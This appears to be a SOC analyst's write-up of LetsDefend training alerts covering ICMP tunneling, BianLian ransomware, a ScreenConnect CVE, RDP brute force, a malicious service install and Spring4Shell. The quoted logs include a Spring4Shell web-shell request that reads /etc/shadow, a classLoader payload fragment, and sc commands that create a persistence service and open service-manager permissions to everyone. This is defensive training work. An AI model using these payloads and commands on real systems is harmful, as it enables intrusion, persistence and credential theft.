Source Address :	172.16.17.54
Source Hostname :	Desktop-Anderson
File Name :	exec.bat
File Hash :	50459310edeb4c520ab5c9e3626a9300
File Size :	52.00 B
Device Action :	Allowed
File (Password:infected) :	Download

First glance, suspicious WMI activity was detected involving a file named `exec.bat`, which was allowed to execute. The file is small, and its associated hash and password suggest it might be malware.

I'll start with scanning the file and its hash



**no specific threat**

The file looks clean. AV Detection: Marked as clean. Check endpoint logs for anything suspicious.

Nothing out of the ordinary in the endpoint logs, let's check the firewall/proxy logs just to be sure nothing else is going on.

Clean as well, I'll mark this one as a false positive.

## Investigation 4.4

Field	Details
EventID	183
Event Time	Sep, 12, 2023, 10:27 AM
Rule	SOC223 - Possible ICMP Tunneling Detected
Level	Incident Responder
Source Address	138.199.50.99
Destination Address	172.16.20.55
Destination Hostname	Joseph-Server
Username	Joseph
Protocol	ICMP
Firewall Action	Pass
L1 Note	Too many ICMP requests from the same remote IP towards the system were detected in FW logs. Then Wireshark was opened to listen to the traffic on the system. However, as a result of the analysis of the "icmp.pcapng" file on the Desktop, it could not be determined whether the traffic was ICMP tunneling or not.

**ICMP tunneling is often used in attacks to maintain covert communication channels or to exfiltrate data while evading detection.**

I'll start with checking the source IP

138.199.50.99 was found in our database!

This IP was reported **55** times. Confidence of Abuse is **26%** [?](#)

Has b

26%

Comment	Categories
Report By Secure Gateway Security Team: XSS Injection Attempt Detected	Hacking
Report By ALSCO Security Team: Potential CSRF Attack Detected	Hacking
Wordpress malicious attack:[octawp]	Web App Attack
Wordpress malicious attack:[octawp]	Web App Attack
Wordpress malicious attack:[octawp]	Web App Attack
Ports: 80,443; Direction: 0; Trigger: LF_CUSTOMTRIGGER	Brute-Force SSH
Wordpress malicious attack:[octawp]	Web App Attack
Ports: 80,443; Direction: 0; Trigger: LF_CUSTOMTRIGGER	Brute-Force SSH
VM1 Bad user agents ignoring web crawling rules. Draining bandwidth	DDoS Attack Bad Web Bot
Ports: 80,443; Direction: 0; Trigger: LF_CUSTOMTRIGGER	Brute-Force SSH

Next I'll check the firewall/proxy logs


Indeed multiple ICMP requests all passed

[Sep, 12, 2023, 10:26 AM] source_address=138.199.50.99 source_port=37766 destination_address=172.16.20.55 destination_port=0 raw_log: {'Action': 'PASS', 'Protocol': 'ICMP', 'Type': 'IPv4'}
[Sep, 12, 2023, 10:26 AM] source_address=138.199.50.99 source_port=52672 destination_address=172.16.20.55 destination_port=0 raw_log: {'Action': 'PASS', 'Protocol': 'ICMP', 'Type': 'IPv4'}
[Sep, 12, 2023, 10:26 AM] source_address=138.199.50.99 source_port=56202 destination_address=172.16.20.55 destination_port=0 raw_log: {'Action': 'PASS', 'Protocol': 'ICMP', 'Type': 'IPv4'}
[Sep, 12, 2023, 10:26 AM] source_address=138.199.50.99 source_port=18849 destination_address=172.16.20.55 destination_port=0 raw_log: {'Action': 'PASS', 'Protocol': 'ICMP', 'Type': 'IPv4'}
[Sep, 12, 2023, 10:26 AM] source_address=138.199.50.99 source_port=36458 destination_address=172.16.20.55 destination_port=0 raw_log: {'Action': 'PASS', 'Protocol': 'ICMP', 'Type': 'IPv4'}
[Sep, 12, 2023, 10:20 AM] source_address=138.199.50.99 source_port=48205 destination_address=172.16.20.55 destination_port=0 raw_log: {'Action': 'PASS', 'Protocol': 'ICMP', 'Type': 'IPv4'}
[Sep, 12, 2023, 10:20 AM] source_address=138.199.50.99 source_port=14227 destination_address=172.16.20.55 destination_port=0 raw_log: {'Action': 'PASS', 'Protocol': 'ICMP', 'Type': 'IPv4'}

Lets check the endpoint logs, nothing out of the ordinary, lets check the wireshark file provided.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	138.199.50.99	172.31.17.169	IPv4	1434	Fragmented IP protocol (proto=ICMP 1, off=0, ID=0ca9) [Reassembled]
2	0.000000	138.199.50.99	172.31.17.169	ICMP	142	Echo (ping) request id=0x994f, seq=1648/28678, ttl=46 (reply in...
3	0.000119	172.31.17.169	138.199.50.99	ICMP	1542	Echo (ping) reply id=0x994f, seq=1648/28678, ttl=128 (request...
4	1.008114	138.199.50.99	172.31.17.169	IPv4	1434	Fragmented IP protocol (proto=ICMP 1, off=0, ID=0cab) [Reassembled]
5	1.008114	138.199.50.99	172.31.17.169	ICMP	142	Echo (ping) request id=0x994f, seq=1649/28934, ttl=46 (reply in...
6	1.008247	172.31.17.169	138.199.50.99	ICMP	1542	Echo (ping) reply id=0x994f, seq=1649/28934, ttl=128 (request...
7	1.998004	138.199.50.99	172.31.17.169	IPv4	1434	Fragmented IP protocol (proto=ICMP 1, off=0, ID=0cad) [Reassembled]
8	1.998004	138.199.50.99	172.31.17.169	ICMP	142	Echo (ping) request id=0x994f, seq=1650/29190, ttl=46 (reply in...
9	1.998118	172.31.17.169	138.199.50.99	ICMP	1542	Echo (ping) reply id=0x994f, seq=1650/29190, ttl=128 (request...
10	2.990548	138.199.50.99	172.31.17.169	IPv4	1434	Fragmented IP protocol (proto=ICMP 1, off=0, ID=0cb1) [Reassembled]
11	2.990548	138.199.50.99	172.31.17.169	ICMP	142	Echo (ping) request id=0x994f, seq=1651/29446, ttl=46 (reply in...
12	2.990673	172.31.17.169	138.199.50.99	ICMP	1542	Echo (ping) reply id=0x994f, seq=1651/29446, ttl=128 (request...
13	4.002339	138.199.50.99	172.31.17.169	IPv4	1434	Fragmented IP protocol (proto=ICMP 1, off=0, ID=0cb2) [Reassembled]
14	4.002339	138.199.50.99	172.31.17.169	ICMP	142	Echo (ping) request id=0x994f, seq=1652/29702, ttl=46 (reply in...
15	4.002460	172.31.17.169	138.199.50.99	ICMP	1542	Echo (ping) reply id=0x994f, seq=1652/29702, ttl=128 (request...
16	5.008302	138.199.50.99	172.31.17.169	IPv4	1434	Fragmented IP protocol (proto=ICMP 1, off=0, ID=0cb4) [Reassembled]
17	5.008302	138.199.50.99	172.31.17.169	ICMP	142	Echo (ping) request id=0x994f, seq=1653/29958, ttl=46 (reply in...
18	5.008417	172.31.17.169	138.199.50.99	ICMP	1542	Echo (ping) reply id=0x994f, seq=1653/29958, ttl=128 (request...

We cannot see any encapsulation, standard icmp pings



ICMP should not be allowed to remote access according to red team, attackers can use it to send files to the system.

This was a planned test by redteam

From: redteam@letsdefend.io  
To: soc@letsdefend.io  
Subject: Planning Red Team Activity - September  
Date: Sep, 01, 2023, 10:32 AM  
Action: Allowed

Hello,

Redteam will be working on the following server between September 10-16, and you can close the requests coming from the 138.199.50.99 IP between these dates, within our knowledge.

Attacker IP: 138.199.50.99

Victim IP: 172.16.20.55 fyi,

SOC223 - Possible ICMP Tunneling Detected

183

Sep, 12, 2023, 10:27 AM

SOC223 - Possible ICMP Tunneling Detected

**False Positive (+5 Point)**

Verify whether a false positive or legit activity has occurred (+5 Point)

Which Techniques used in C2 Traffic (+5 Point)

Which Techniques used in C2 Traffic (+5 Point)

Is C2 Connection Encrypted (+5 Point)

What is the communication protocol used for C2 activity? (+5 Point)

Has the source IP address or domain been previously associated with malicious activity? (+5 Point)

Initial Analysis (+5 Point)

Empty! You should explain why you closed alarm this way.

[Open the Security Report](#)



**Event Conclusion:** False Positive, Pentest by redteam

**Identification, Containing, Eradication, Recovery**

YES

NO

NO

NO

**Lessons learned:** do not let ICMP be open to outside traffic since it can be used by attackers to upload files and gain access to the system.


## Investigation 4.5

Field	Details
EventID	130
Event Time	Mar 27, 2023, 01:34 PM
Rule	SOC180 - BianLian Ransomware Detected
Level	Incident Responder
Hostname	Jordan
IP Address	172.16.17.11
EDR Action	Allowed
Affected User	Jordan
Trigger Reason	BianLian IOC detected on the host.
File Path	\Device\HarddiskVolume1\Users\LetsDefend\Downloads\ 46d340eaf6b78207e24b6011422f1a5b4a566e493d72365c6a1cace11c36b28b.bin\ 46d340eaf6b78207e24b6011422f1a5b4a566e493d72365c6a1cace11c36b28b.exe
L1 Note	Jordan tried to visit a torrent site before running the .exe. He likely downloaded the malware while trying to get a game from the site.

**First glance, BianLian ransomware detected marked as allowed.**

**I'll contain the host.**

**I'll start with checking the file**



## Risk Assessment


<b>Ransomware</b>	The analysis extracted a known ransomware file
<b>Spyware</b>	Accesses potentially sensitive information from local browsers
	Hooks API calls
<b>Persistence</b>	Installs hooks/patches the running process
<b>Fingerprint</b>	Queries process information
<b>Evasive</b>	Input file contains API references not part of its Import Address Table (IAT)
	Possibly tries to implement anti-virtualization techniques
	Requested allocation of the NULL page (often part of preparing kernel exploit)

Lets check the firewall/proxy logs

<b>type</b>	Proxy
<b>source_address</b>	172.16.17.11
<b>source_port</b>	32023
<b>destination_address</b>	52.219.80.128
<b>destination_port</b>	443
<b>time</b>	Mar, 27, 2023, 01:34 PM
<b>Raw Log</b>	
Source IP	172.16.17.11
URL	<a href="https://files-1.s3.us-east-2.amazonaws.com/NBA+2k23.zip">https://files-1.s3.us-east-2.amazonaws.com/NBA+2k23.zip</a>

We can see the file being download

We can see jordan actiavting the ransomware and then seeing the payment txt.



2023-03-27 13:35:22	C:\Users\LetsDefend\Downloads\46d340eaf6b78207e24b6011422f1a5b4a566e493d72365c6a1cace11c36b28b.bin\46d34...	🔍
2023-03-27 13:35:59	cmd /c del C:\Users\LetsDefend\Downloads\46d340eaf6b78207e24b6011422f1a5b4a566e493d72365c6a1cace11c36b28...	🔍
2023-03-27 13:36:08	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	
2023-03-27 13:36:50	C:\WINDOWS\system32\notepad.exe C:\Users\admin\Desktop\Look at this instruction.txt	🔴

We have enough information.

SOC180 - BianLian Ransomware Detected

130

Mar, 27, 2023, 01:34 PM

SOC180 - BianLian Ransomware Detected

True Positive (+5 Point)

Does the device need to be isolated? (+5 Point)

Determine the scope (+5 Point)

What is the initial access method used in the attack? (+5 Point)

Automated Categorization Services (+5 Point)

Determine the type of ransomware - 3 (+5 Point)

Determine the type of ransomware - 2 (+5 Point)

Determine the type of ransomware - 1 (+5 Point)

Empty! You should explain why you closed alarm this way.

Show

[Open the Security Report](#)



**Event Conclusion:** True positive, BianLian Ransomware

Identification, Containing, Eradication, Recovery

YES

YES

YES

YES

Eradiction - Remove the ransomware using EDR/AV Tools, ensure no tracer, Delete any malicious files, registry entries, or processes related to the ransomware.

Recovery - Restore from Backup: Restore the affected files and system from a clean backup if available. Ensure backups are not infected.

**Reinstate Access:** Once the system is confirmed clean, restore network and account access.

**Learning -**

**Analyze the Incident:** Review how the ransomware entered the system (e.g., downloading from a torrent site).

**Identify any gaps in security controls,** block torrent sites for employees.

**Document Findings:** Record all actions taken during the incident for future reference and audits.

**Security Awareness Training:** Educate Jordan and other users about the dangers of downloading files from untrusted sources.

**Update Security Policies:** Enhance policies related to file downloads, browsing, and network access to reduce the risk of future incidents.

## Investigation 4.6

Field	Details
EventID	229
Event Time	Feb 22, 2024, 01:39 AM
Rule	SOC262 - ScreenConnect Authentication Bypass Exploitation Detected (CVE-2024-1709)
Level	Incident Responder
Hostname	ScreenConnect Server 23.9.7
Destination IP	172.16.17.65
Source IP	118.69.65.60
HTTP Request Method	GET
Requested URL	172.16.17.65/SetupWizard.aspx/
Trigger Reason	'/SetupWizard.aspx/' detected on GET request, indicative of CVE-2024-1709 exploitation.
I1 Note	Host is a Windows Server running ScreenConnect; suspicious traffic related to a zero-day exploit attempt.

**First glance, a screenconnect (CVE-2024-1709)VUL  
Suspicious traffic has been identified**

I'll start with learning about the CVE and then  
checking the requested URL

CVE-2024-1709 is a security vulnerability in ScreenConnect (a remote desktop and support software), which allows attackers to bypass authentication and potentially gain unauthorized access to the system.

The exploitation typically involves sending a specially crafted GET request to the vulnerable server, targeting the [SetupWizard.aspx](#) endpoint.

This vulnerability is particularly dangerous because it can be exploited remotely, making it a critical threat if left unpatched.

Immediate remediation, such as applying security patches or updates, is necessary to protect affected systems.

- We can see that indeed we see a GET request target the SetupWizard.aspx which allows to bypass authentication

Next I'll check the source IP firewall/proxy related logs

```
[Feb, 22, 2024, 01:39 PM] source_address=118.69.65.60 source_port=19902 destination_address=172.16.17.65 destination_port=8040 raw_log: {'Request URL': '172.16.17.65:8040/S...}
```

```
[Feb, 22, 2024, 01:31 PM] source_address=118.69.65.60 source_port=15382 destination_address=172.16.17.65 destination_port=8040 raw_log: {'Request URL': '172.16.17.65:8040/...', 'User-Agent': 'python-requests/2.28.1'}
```

```
[Feb, 22, 2024, 01:28 PM] source_address=118.69.65.60 source_port=60520 destination_address=172.16.17.65 destination_port=8040 raw_log: {'Request URL': '172.16.17.65:8040/...', 'User-Agent': 'python-requests/2.28.1'}
```


```
[Feb, 22, 2024, 01:28 PM] source_address=118.69.65.60 source_port=62782 destination_address=172.16.17.65 destination_port=8040 raw_log: {'Request URL': '172.16.17.65:8040/...', 'User-Agent': 'python-requests/2.28.1'}
```

These logs indicate repeated GET requests from the source IP address **118.69.65.60** to the destination IP address **172.16.17.65** on port **8040**, targeting the **SetupWizard.aspx** endpoint on a ScreenConnect server.

The user-agent identified is **python-requests/2.28.1**, suggesting that these requests may have been automated, possibly part of an attack exploiting the ScreenConnect vulnerability (CVE-2024-1709).

All requests were permitted, and the server responded with an HTTP status **200**, meaning the requests were successful. This repeated activity within a short time frame is suspicious and indicative of potential malicious behavior attempting to exploit the server.

Next I'll check the destination logs, nothing new here.



We can see 357 processes being activated in 10 minutes during the incident.

A cartoon illustration of a wrapped mummy with a mischievous grin, standing on a dark background.

★ SOC262 - ScreenConnect Authentication Bypass Exploitation Detected (CVE-2024-1709)

Name of triggered alert

public-facing ConnectWise ScreenConnect servers to exploit them and deliver ransomware by explo

229

Feb, 22, 2024, 01:39 AM

SOC262 - ScreenConnect Authentication Bypass Exploitati

True Positive (+5 Point)

Was the Attack Successful? (+5 Point)  
What Is the Direction of Traffic? (+5 Point)  
Check If It Is a Planned Test (+5 Point)  
What Is The Attack Type? (+5 Point)  
Is Traffic Malicious? (+5 Point)

Empty! You should explain why you closed alarm this way.

Open the Security Report

**Event Conclusion:** True positive, ScreenConnect CVE

**Identification, Containing, Eradication, Recovery**

YES

YES

YES

YES

Eradication/Recovery - Restore to last good known backup, disable screenconnect/patch it if able, Block attacker IP.

## What Can Be Done?

If you are an on-premise ScreenConnect user, patch to at least version 23.9.8 immediately. Refer to [ScreenConnect's official guidance](#) on how to upgrade an on-prem installation. No further action is needed for ScreenConnect cloud users (those hosted in “screenconnect[.]com” and “hostedrmm[.]com”). Note that all ScreenConnect users, regardless of the expiration status of their license, are able upgrade their instances as a result of ScreenConnect lifting associated licensing restrictions so as to facilitate patching.

## Investigation 4.7

Field	Details
EventID	127
Event Time	Mar 09, 2023, 01:43 PM
Rule	SOC177 - Multiple User Login Failures Detected on Same Machine
Level	Incident Responder
Source Address	172.31.20.214
Destination Address	172.31.31.155
Destination Hostname	Ohio-Server
Username	guest
Trigger Reason	More than five different login attempts from at least two different users within 5 minutes.

First glance, possible brute force attempt? By a guest user.

I'll check the src-ip address logs


```
[Mar, 09, 2023, 01:41 PM] source_address=172.31.20.214 source_port=0 destination_address=172.31.31.155 destination_port=3389 raw_log: {'Event Name': 'An account failed to log on.', 'Account Name': 'admin', 'Sub Status': '0xC0000064', 'Source Network Add...  
[Mar, 09, 2023, 01:41 PM] source_address=172.31.20.214 source_port=0 destination_address=172.31.31.155 destination_port=3389 raw_log: {'Event Name': 'An account failed to log on.', 'Account Name': 'administrator', 'Sub Status': '0xC000006A', 'Source Netw...  
[Mar, 09, 2023, 01:41 PM] source_address=172.31.20.214 source_port=0 destination_address=172.31.31.155 destination_port=3389 raw_log: {'Event Name': 'An account failed to log on.', 'Account Name': 'windows', 'Sub Status': '0xC0000064', 'Source Network A...  
[Mar, 09, 2023, 01:42 PM] source_address=172.31.20.214 source_port=0 destination_address=172.31.31.155 destination_port=3389 raw_log: {'Event Name': 'An account failed to log on.', 'Account Name': 'test', 'Sub Status': '0xC0000064', 'Source Network Add...  
[Mar, 09, 2023, 01:42 PM] source_address=172.31.20.214 source_port=0 destination_address=172.31.31.155 destination_port=3389 raw_log: {'Event Name': 'An account failed to log on.', 'Account Name': 'guest', 'Sub Status': '0xC000006A', 'Source Network Addr...
```

The attempts were made at 01:41 PM and 01:42 PM on Mar 09, 2023, using various account names (**admin, administrator, windows, test, guest**).

The failure reasons include both invalid usernames and incorrect passwords, suggesting a potential brute force attack targeting remote desktop accounts.

Let's check the endpoint logs, nothing out of the ordinary here. It looks like the brute attempt via RDP was not successful.

Lets check email maybe a pentest since it is coming from inside its highly likely, yes its an pentest



SOC177 - Multiple User Login Failures Detected on Same Machine

127 Mar, 09, 2023, 01:43 PM SOC177 - Multiple User Login Failures Detected on Same Machine

False Positive (+5 Point)  
Check Internal IP Situation (+5 Point)  
Enrichment & Context (+5 Point)

Empty! You should explain why you closed alarm this way.

Show

Open the Security Report

☆

✎

✉

**Event Conclusion:** False Positive, Pentest by redteam

**Identification, Containing, Eradication, Recovery**

YES

NO

NO

NO

No further steps needed, pentest was applied.

## Investigation 4.8


Field	Value
EventID	151
Event Time	May, 23, 2023, 10:13 PM
Rule	SOC200 - A Service was installed by an unauthorized user
Level	Incident Responder
Username	Donald
Source Address	172.16.17.52
Destination Address	172.16.17.52
Destination Hostname	Donald
EDR/AV Action	Not Detected
Alert Trigger Reason	A non-admin user has been detected installing a service

## Log 1:

Field	Value
type	Proxy
source_address	172.16.17.52
source_port	25016
destination_address	52.219.104.144
destination_port	443
time	May, 23, 2023, 11:06 AM
Raw Log Username	donald@letsdefend.io
Raw Log URL	<a href="https://files-ls.s3.us-east-2.amazonaws.com/dropbox+v1.3.709.zip">https://files-ls.s3.us-east-2.amazonaws.com/dropbox+v1.3.709.zip</a>
Raw Log Date	2023-05-23 11:06:43

**I can see that donald download a file via a proxy server at 11:06AM  
At 10:13PM it looks like the service was executed**

Field	Value
type	OS
source_address	172.16.17.52
source_port	0
destination_address	172.16.17.52
destination_port	0
time	May, 23, 2023, 10:13 PM
Raw Log Username	Donald
Raw Log EventID	7045 (A service was installed in the system)
Raw Log Service Name	DropboxUpdater
Raw Log Service File Name	C:\Temp\DropboxUpdater.exe
Raw Log Service Type	user mode service
Raw Log Service Start Type	auto start



**The IP address is also malicious**

Threat level	Analysis Summary
malicious	Threat Score: 100/100 AV Detection: Marked as clean

**At 10:09 PM to 10:11 PM on May 23, 2023, there were multiple failed login attempts from IP address 149.34.244.170 targeting Donald's account on port 3389, indicating a brute force attack.**

**Despite these attempts, a successful logon was recorded from the same IP address at 10:11 PM.**

**Shortly after, at 10:13 PM, Donald installed a service named DropboxUpdater on his system, with the executable located at C:\Temp\DropboxUpdater.exe.**

#### **The attacker IP**

**149.34.244.170 was found in our database!**

This IP was reported 80 times. Confidence of Abuse is 54%:



## Donald browser history shows he downloaded the dropbox file

```
2023-05-23 11:06:43      https://files-1d.s3.us-east-2.amazonaws.com/dropbox+v1.3.709.zip
```

EVENT TIME ↑	COMMAND LINE
23.05.2023 10:12:57 PM	sc sdshow scmanager showrights
23.05.2023 10:13:45 PM	whoami
23.05.2023 10:13:49 PM	sc create DropboxUpdater displayname=DropboxUpdater start=auto binPath= C:\Temp\DropboxUpdater.exe
23.05.2023 10:14:00 PM	sc query DropboxUpdater
23.05.2023 11:06:48 AM	sc.exe sdset scmanager D:[A;;KA;;WD]

Here's a brief explanation of the provided commands and timestamps:

1. **23.05.2023 10:12:57 PM:** `sc sdshow scmanager showrights`
  - Action: Displays the security descriptor of the Service Control Manager (SCM) to show current access rights.
2. **23.05.2023 10:13:45 PM:** `whoami`

- Action: Displays the current username and domain.
3. 23.05.2023 10:13:49 PM: `sc create DropboxUpdater displayname=DropboxUpdater start=auto binPath= C:\Temp\DropboxUpdater.exe`
  - Action: Creates a new service named **DropboxUpdater** with the executable located at `C:\Temp\DropboxUpdater.exe`, set to start automatically.

4. 23.05.2023 10:14:00 PM: `sc query DropboxUpdater`
  - Action: Queries the status of the newly created **DropboxUpdater** service to verify its creation and current status.

5. 23.05.2023 11:06:48 AM: `sc.exe sdset scmanager D:(A;;KA;;;WD)`
  - Action: Modifies the security descriptor of the Service Control Manager to grant the **WD** (World) group certain permissions (e.g., full control).

**Summary:**

At 10:13 PM on May 23, 2023, a new service named **DropboxUpdater** was created and set to start automatically. Prior to this, security permissions for the Service Control Manager were reviewed, and after the service creation, permissions for the SCM were modified to grant broader access.

151  
May, 23, 2023, 10:13 PM  
SOC200 - A Service was installed by an unauthorized user  
True Positive (+5 Point)  
Should the device be isolated? (+5 Point)  
Have you observed any Persistence techniques? (+5 Point)  
After the attack, what level of privileges did the attacker gain? (-5 Point) ⓘ  
What privilege escalation technique(s) has/have been used? (-5 Point) ⓘ  
Privilege Escalation Phase - 2 (+5 Point)  
Execution (+5 Point)

**Event Conclusion:** True Positive, Bruteforce with Persistence & Privilege Escalation

## **Identification, Containing, Eradication, Recovery**

**YES**

**YES**

**YES**

**YES**

**Eradication:** after we cut off all access of the attacker to the rest of our network, we can remove the malicious processes and services

**Recovery:** Restore the host to a proper state using a good known backup, reset passwords and credentials.

**Lessons learned:** add a new rule to block the hash of the file downloaded, implement MFA that brute force won't be easy, block malicious IP's related as well.

## **Investigation 4.9**

High

Mar, 31, 2022, 03:09 PM

SOC171 - Spring4Shell Activity

EventID :	121
Event Time :	Mar, 31, 2022, 03:09 PM
Rule :	SOC171 - Spring4Shell Activity
Level :	Incident Responder
Hostname :	SpringServer
IP Address :	172.31.34.218
Suspicious Parameter :	/tomcatwar.jsp?pwd=j&cmd=cat%20/etc/shadow
EDR Action :	Allowed
Trigger Reason :	java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di payload in POST data
L1 Note :	Definitely malicious activity, but I couldnt go any further.
Show Hint ⌂	

**Spring4shell vol might be exploited, I'll start with checking the suspicious parameter and trigger reason**

**This event indicates a detected Spring4Shell attack attempt on a server named SpringServer, i'll contain for now.**

**Key Points:**

- Event ID 121: Identifies this specific alert.
- Event Time: Occurred on Mar 31, 2022, at 03:09 PM.
- Rule SOC171: Triggered by Spring4Shell Activity.
- Suspicious Parameter: The request `/tomcatwar.jsp?pwd=j&cmd=cat%20/etc/shadow` suggests that the attacker attempted to execute a command (`cat/etc/shadow`) to read sensitive system files, indicating an attempt at unauthorized access.
- Trigger Reason: The payload includes `java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di`, showing the use of malicious Java code likely exploiting the Spring4Shell vulnerability.
- EDR Action - Allowed:
- L1 Note: The L1 analyst confirmed the activity is malicious but couldn't investigate further.

**Summary:**

An attacker attempted to exploit the Spring4Shell vulnerability to gain access to the server by executing a command to read the `/etc/shadow` file, which contains password hashes. The exploit involves using a specially crafted Java payload. The EDR system allowed this action, raising concerns about the server's security.

**I'll start with checking the firewall logs & parameter:**

▼ [Mar, 31, 2022, 03:07 PM] source_address=3.21.128.255 source_port=35969 destination_address=172.31.34.218 destination_port=8082 raw_log: {":}
▼ [Mar, 31, 2022, 03:08 PM] source_address=3.21.128.255 source_port=40802 destination_address=172.31.34.218 destination_port=8082 raw_log: {"class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(%22j%22))%7D":{}}
▼ [Mar, 31, 2022, 03:08 PM] source_address=3.21.166.18 source_port=40804 destination_address=172.31.34.218 destination_port=8082 raw_log: {"Request": "/tomcatwar.jsp", "Method": "GET"}
